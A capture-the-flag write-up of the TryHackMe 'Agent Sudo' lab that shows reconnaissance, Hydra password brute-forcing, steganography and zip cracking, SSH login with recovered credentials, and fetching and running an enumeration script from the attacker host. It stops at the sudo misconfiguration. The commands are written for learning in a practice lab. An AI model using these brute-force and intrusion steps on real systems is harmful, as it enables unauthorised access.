



GETTING STARTED

To access the lab, click on the link given below:-

<https://tryhackme.com/r/room/agentsudoctf>

Note

This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous).

This is just my take on pwning the machine and you are welcome to choose a different path.

RECONNAISSANCE

I performed an **nmap** aggressive scan to identify open ports and running services.



```

root@kali: ~/thm/agent_sudo] # nmap -A 10.10.151.139 -T4 -O agent.nmap
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-01 07:43 EDT
Nmap scan report for 10.10.151.139
Host is up (0.17s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)
|   256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)
|_ 256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Annoucement
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

TCP/IP fingerprint:

```

OS:SCAN(V=7.94SVN%E=4%D=7/1%T=21%CT=1%CU=40125%PV=Y%DS=2%DC=T%G=Y%TM=66829
OS:690%P=x86_64-pc-linux-gnu)SEQ(SP=105%CD=1%SR=107%TI=Z%CI=I%TS=A)SEQ(SP
OS:=105%CD=1%SR=107%TI=Z%CI=I%II=I%TS=A)OPS(01=M509ST11NW6%Q2=M509ST11NW6
OS:03=M509NNT11NW6%04=M509ST11NW6%05=M509ST11NW6%06=M509ST11)WIN(W1=68DF%W
OS:2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECNR=Y%DF=Y%T=40%W=6903%O=M509NN
OS:SNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=A%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y
OS:%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR
OS:%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40
OS:)
```

INITIAL ACCESS

I accessed the web server using `curl` but received instructions on how to access the page.

```

root@kali: ~/thm/agent_sudo] # curl http://10.10.151.139
Use your own codename as user-agent to access the site.
<!DocType html>
<html>
<head>
  <title>Annoucement</title>
</head>
<body>
<p>
  Dear agents,
  <br><br>
  Use your own <b>codename</b> as user-agent to access the site.
  <br><br>
  From,<br>
  Agent R
</p>
</body>
</html>
```

Since the message was written by *Agent R*, I tried using the nickname *R* to access the page and received a new message.

```
root@kali: ~/thm/agent_sudo] # curl -A 'R' -L http://10.10.151.139
What are you doing! Are you one of the 25 employees? If not, I going to report this incident
<!DOCTYPE html>
<html>
<head>
    <title>Annoucement</title>
</head>
<body>
<p>
    Dear agents,
    <br><br>
    Use your own <b>codename</b> as user-agent to access the site.
    <br><br>
    From,<br>
    Agent R
</p>
</body>
</html>

[~]#
```

Note: The **-L** flag in curl is used to follow redirects.

I tried accessing different pages by changing the alphabet and finally found a way to get in when I used **C**.

```
root@kali: ~/thm/agent_sudo] # curl -A 'C' -L http://10.10.151.139
Attention chris, <br><br>
Do you still remember our deal? Please tell agent J about the stuff ASAP. Also, change your god damn password, is weak! <br><br>
From,<br>
Agent R

[~]#
```

I found a username called **chris** so I attempted to crack its password for the other 2 services found running, namely **ftp** and **ssh**.

```
(root㉿kali)-[~/thm/agent_sudo]
└─# hydra -L 'chris' -P /usr/share/wordlists/rockyou.txt ftp://10.10.151.139
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-01 07:56:14
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://10.10.151.139:21/
[STATUS] 127.00 tries/min, 127 tries in 00:01h, 14344272 to do in 1882:28h, 16 active
[21][ftp] host: 10.10.151.139 login: chris password: crystal
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-01 07:58:33

(root㉿kali)-[~/thm/agent_sudo]
└─#
```

I successfully connected to the *ftp* server using these credentials.

```
(root㉿kali)-[~/thm/agent_sudo]
└─# ftp chris@10.10.151.139
Connected to 10.10.151.139.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

I then downloaded all the files present in the server.

```
root@kali:~/thm/agent_sudo
File Actions Edit View Help
root@kali:~/thm/agent_sudo x root@kali:~/thm/agent_sudo x root@kali:~/thm/agent_sudo x root@kali:~/thm/agent_sudo x
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||55107|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 217 Oct 29 2019 To_agentJ.txt
-rw-r--r-- 1 0 0 33143 Oct 29 2019 cute-alien.jpg
-rw-r--r-- 1 0 0 34842 Oct 29 2019 cutie.png
226 Directory send OK.
ftp> get To_agentJ.txt
local: To_agentJ.txt remote: To_agentJ.txt
229 Entering Extended Passive Mode (|||53746|)
150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).
100% [*****] 217 7.95 MiB/s 00:00 ETA
226 Transfer complete.
217 bytes received in 00:00 (1.52 KiB/s)
ftp> get cute-alien.jpg
local: cute-alien.jpg remote: cute-alien.jpg
229 Entering Extended Passive Mode (|||21048|)
150 Opening BINARY mode data connection for cute-alien.jpg (33143 bytes).
100% [*****] 33143 108.21 KiB/s 00:00 ETA
226 Transfer complete.
33143 bytes received in 00:00 (72.95 KiB/s)
ftp> get cutie.png
local: cutie.png remote: cutie.png
229 Entering Extended Passive Mode (|||47238|)
150 Opening BINARY mode data connection for cutie.png (34842 bytes).
100% [*****] 34842 122.06 KiB/s 00:00 ETA
226 Transfer complete.
34842 bytes received in 00:00 (80.73 KiB/s)
ftp> 
```

I then read the txt file

```
root@kali:~/thm/agent_sudo
File Actions Edit View Help
root@kali:~/thm/agent_sudo x root@kali:~/thm/agent_sudo x root@kali:~/thm/agent_sudo x root@kali:~/thm/agent_sudo x
[(root@kali)-~/thm/agent_sudo]
# ls
agent.nmap cute-alien.jpg cutie.png hydra.restore ip To_agentJ.txt

[(root@kali)-~/thm/agent_sudo]
# cat To_agentJ.txt
Dear agent J,

All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is somehow stored in t
he fake picture. It shouldn't be a problem for you.

From,
Agent C

[(root@kali)-~/thm/agent_sudo]
# 
```

I then used **binwalk** to search for hidden files inside the images and found some in the *cutie.png*.

root@kali:~/thm/agent_sudo

```
[root@kali:~/thm/agent_sudo] # binwalk cute-alien.jpg
DECIMAL      HEXADECIMAL      DESCRIPTION
0            0x0              JPEG image data, JFIF standard 1.01

[root@kali:~/thm/agent_sudo] # binwalk cutie.png
DECIMAL      HEXADECIMAL      DESCRIPTION
0            0x0              PNG image, 528 x 528, 8-bit colormap, non-interlaced
869          0x365            Zlib compressed data, best compression
34562        0x8702           Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt
34820        0x8804           End of Zip archive, footer length: 22
```

I then extracted the file from inside the image.

root@kali:~/thm/agent_sudo

```
[root@kali:~/thm/agent_sudo] # binwalk cutie.png -e --run-as=root
DECIMAL      HEXADECIMAL      DESCRIPTION
0            0x0              PNG image, 528 x 528, 8-bit colormap, non-interlaced
869          0x365            Zlib compressed data, best compression

WARNING: Extractor.execute failed to run external extractor 'jar xvf %e': [Errno 2] No such file or directory: 'jar', 'jar xvf %e' might not be installed correctly
34562        0x8702           Zip archive data, encrypted compressed size: 98, uncompressed size: 86, name: To_agentR.txt
34820        0x8804           End of Zip archive, footer length: 22

[root@kali:~/thm/agent_sudo] # ls
agent.nmap  cute-alien.jpg  cutie.png  _cutie.png.extracted  ip  To_agentJ.txt
[root@kali:~/thm/agent_sudo] #
```

I looked inside the extracted directory.

```
[root@kali:~/thm/agent_sudo]# ./agent_sudo _cutie.png.extracted
[...]
[roo[...]
```

I tried to extract the zip file but found that it was password protected. So I converted the file to **john** format and attempted to crack its password using **john**.

```
File Actions Edit View Help
root@kali: ~/thm/agent_sudo x root@kali: ~/thm/agent_sudo x root@kali: ~/thm/agent_sudo/_cutie.png.extracted x root@kali: ~/thm/agent_sudo x

[~]# (root@kali)-[~/thm/agent_sudo/_cutie.png.extracted]
[~]# unzip 8702.zip
Archive: 8702.zip
  skipping: To_agentR.txt      need PK compat. v5.1 (can do v4.6)

[~]# zip2john 8702.zip > myzip.hash

[~]# (root@kali)-[~/thm/agent_sudo/_cutie.png.extracted]
[~]# john myzip.hash
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 AVX 4x])
Cost 1 (HMAC size) is 78 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
alien          (8702.zip/To_agentR.txt)
1g 0:00:00:01 DONE 2/3 (2024-07-01 08:39) 0.9345g/s 41536p/s 41536c/s 41536C/s 123456 .. Peter
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

[~]#
```

So I extracted the files using this password.

```
root@kali:~/thm/agent_sudo/_cutie.png.extracted
File Actions Edit View Help
root@kali:~/thm/agent_sudo x root@kali:~/thm/agent_sudo x root@kali:~/thm/agent_sudo/_cutie.png.extracted x root@kali:~/thm/agent_sudo x
└─(root@kali)─[~/thm/agent_sudo/_cutie.png.extracted]
# 7z e 8702.zip

7-Zip 23.01 (x64) : Copyright (c) 1999-2023 Igor Pavlov : 2023-06-20
64-bit locale=en_US.UTF-8 Threads:32 OPEN_MAX:1024

Scanning the drive for archives:
1 file, 280 bytes (1 KiB)

Extracting archive: 8702.zip
--
Path = 8702.zip
Type = zip
Physical Size = 280

Enter password (will not be echoed):
Everything is Ok

Size: 86
Compressed: 280

└─(root@kali)─[~/thm/agent_sudo/_cutie.png.extracted]
#
```

The zip contained a txt file, so I read that.

```
root@kali:~/thm/agent_sudo/_cutie.png.extracted
File Actions Edit View Help
root@kali:~/thm/agent_sudo x root@kali:~/thm/agent_sudo x root@kali:~/thm/agent_sudo/_cutie.png.extracted x root@kali:~/thm/agent_sudo x
└─(root@kali)─[~/thm/agent_sudo/_cutie.png.extracted]
# ls
365 365.zlib 8702.zip 8702zip.hash myzip.hash To_agentR.txt

└─(root@kali)─[~/thm/agent_sudo/_cutie.png.extracted]
# cat To_agentR.txt
Agent C,
Home
We need to send the picture to 'QXJlYTUX' as soon as possible!
By,
Agent R

└─(root@kali)─[~/thm/agent_sudo/_cutie.png.extracted]
#
```

I visited [CyberChef](#) and decoded the message.

The screenshot shows the CyberChef interface with the "Magic" recipe selected. The input field contains the hex string "QXJLYTUX". The output panel displays the results of the analysis:

Recipe (click to load)	Result snippet	Properties
<code>From_Base64('A-Za-Z0-9+/=', true, false)</code>	Area51	Valid UTF8 Entropy: 2.58
	QXJLYTUX	Matching ops: From Base64 Valid UTF8 Entropy: 3.00

I used the **steghide** command with the password **Area51** to extract information from the JPEG image file.

```

root@kali:~/thm/agent_sudo# steghide --help | grep file
info, --info      display information about a cover- or stego-file
info <filename>  display information about <filename>
-ef, --embedfile select file to be embedded
-ef <filename>  embed the file <filename>
-cf, --coverfile select cover-file
-cf <filename>  embed into the file <filename>
-sf, --stegofile select stego file
-sf <filename>  write result to <filename> instead of cover-file
-N, --dontembedname do not embed the name of the original file
-f, --force        overwrite existing files
-sf, --stegofile select stego file
-sf <filename>  extract data from <filename>
-xf, --extractfile select file name for extracted data
-xf <filename>  write the extracted data to <filename>
-f, --force        overwrite existing files

root@kali:~/thm/agent_sudo# steghide extract -sf cute-alien.jpg
Enter passphrase:
wrote extracted data to "message.txt".

root@kali:~/thm/agent_sudo#

```

I read the *message.txt* file

```
(root㉿kali)-[~/thm/agent_sudo]
# cat message.txt
Hi james,
Glad you find this message. Your login password is hackerrules!
Don't ask me why the password look cheesy, ask agent R who set this password for you.
Your buddy,
chris
```

The terminal window shows a message from a user named 'chris' to another user named 'james'. The message content is: "Hi james, Glad you find this message. Your login password is hackerrules! Don't ask me why the password look cheesy, ask agent R who set this password for you. Your buddy, chris". The terminal interface includes tabs for multiple sessions, a status bar at the top, and a sidebar on the left with various tools and options.

I logged in using the username *james* and his password via **SSH**.

```
(root㉿kali)-[~/thm/agent_sudo]
# ssh james@10.10.151.139
james@10.10.151.139's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon Jul  1 12:56:14 UTC 2024


System load:  0.0          Processes:      94
Usage of /:   39.8% of 9.78GB  Users logged in:   0
Memory usage: 33%           IP address for eth0: 10.10.151.139
Swap usage:   0%          

75 packages can be updated.
33 updates are security updates.

Last login: Tue Oct 29 14:26:27 2019
james@agent-sudo:~$
```


The terminal window shows a successful SSH login as the user 'james'. The session starts with the password prompt 'james@10.10.151.139's password:', followed by a welcome message from the Ubuntu 18.04.3 LTS system. It then displays system information as of July 1, 2024, including system load, memory usage, and network details. Finally, it shows package update information and the last login time for the user 'james'. The terminal interface includes tabs for multiple sessions, a status bar at the top, and a sidebar on the left with various tools and options.

I found the *user* flag inside the directory




```
james@agent-sudo:~$ ls
Alien_autopsy.jpg user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cf7a5a313c7
james@agent-sudo:~$
```

I then transferred the file to my system using an **HTTP** server.



```
james@agent-sudo:~$ ls
Alien_autopsy.jpg user_flag.txt
james@agent-sudo:~$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```




```
(root㉿kali)-[~/thm/agent_sudo]
# wget http://10.10.151.139:8080/Alien_autopsy.jpg
--2024-07-01 09:09:05-- http://10.10.151.139:8080/Alien_autopsy.jpg
Connecting to 10.10.151.139:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 42189 (41K) [image/jpeg]
Saving to: 'Alien_autopsy.jpg'

Alien_autopsy.jpg          100%[=====] 41.20K 93.3KB/s    in 0.4s

2024-07-01 09:09:05 (93.3 KB/s) - 'Alien_autopsy.jpg' saved [42189/42189]

[root@kali ~]
```

I then conducted a Google reverse image search to gather more information about the image.




PRIVILEGE ESCALATION

I downloaded the [Linux Smart Enumeration](#) script and ran it on the target.

```
File Actions Edit View Help
root@kali: ~/ctf/linux-smart-enumeration
root@kali: ~/thm/agent_sudo
james@agent-sudo: ~
root@kali: ~/thm/agent_sudo

[~(root@kali)-~/ctf/linux-smart-enumeration]
# ls
cve doc LICENSE lse.sh mypayload README.md screenshots tools

[~(root@kali)-~/ctf/linux-smart-enumeration]
# python -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...


```

```
File Actions Edit View Help
james@agent-sudo: ~
root@kali: ~/ctf/linux-smart-enumeration
root@kali: ~/thm/agent_sudo
james@agent-sudo: ~
root@kali: ~/thm/agent_sudo

james@agent-sudo: ~$ wget 'http://10.21.17.140:8080/lse.sh'
--2024-07-01 13:14:11-- http://10.21.17.140:8080/lse.sh
Connecting to 10.21.17.140:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 48875 (48K) [text/x-sh]
Saving to: 'lse.sh'

lse.sh          100%[=====]  47.73K   160KB/s    in 0.3s

2024-07-01 13:14:11 (160 KB/s) - 'lse.sh' saved [48875/48875]

james@agent-sudo: ~$
```



```
james@agent-sudo:~$ chmod +x lse.sh
james@agent-sudo:~$ ./lse.sh

If you know the current user password, write it here to check sudo privileges: hackerrules!
_____
LSE Version: 4.14nw

User: james
User ID: 1000
Password: *****
Home: /home/james
Path: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
umask: 0002

Hostname: agent-sudo
Linux: 4.15.0-55-generic
Distribution: Ubuntu 18.04.3 LTS
Architecture: x86_64

===== ( Current Output Verbosity Level: 0 ) ===== ( humanity )
[!] nowar Should we question autocrats and their "military operations"? ... yes!
_____
NO
WAR
```

The script identified something of interest.

```
james@agent-sudo:~$ ./lse.sh

[!] NO
[!] WAR

===== ( users ) =====
[i] usr000 Current user groups..... yes!
[*] usr010 Is current user in an administrative group?..... yes!
[*] usr020 Are there other users in administrative groups?..... yes!
[*] usr030 Other users with shell..... yes!
[i] usr040 Environment information..... skip
[i] usr050 Groups for other users..... skip
[i] usr060 Other users..... skip
[*] usr070 PATH Variables defined inside /etc..... yes!
[!] usr080 Is '.' in a PATH variable defined inside /etc?..... nope

===== ( sudo ) =====
[!] sud000 Can we sudo without a password?..... nope
[!] sud010 Can we list sudo commands without a password?..... nope
[!] sud020 Can we sudo with a password?..... nope
[!] sud030 Can we list sudo commands with a password?..... yes!

Matching Defaults entries for james on agent-sudo:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on agent-sudo:
  (ALL, !root) /bin/bash

[!] sud040 Can we read sudoers files?..... nope
[!] sud050 Do we know if any other users used sudo?..... yes!
```

```
james@agent-sudo:~$ sudo -l
Matching Defaults entries for james on agent-sudo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on agent-sudo:
    (ALL, !root) /bin/bash
james@agent-sudo:~$ sudo --version
Sudo version 1.8.21p2
Sudoers policy plugin version 1.8.21p2
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.21p2
james@agent-sudo:~$
```

Firefox

Search the web

Firefox clears your search and browsing history when you close all private windows, but this doesn't make you anonymous.

Learn more

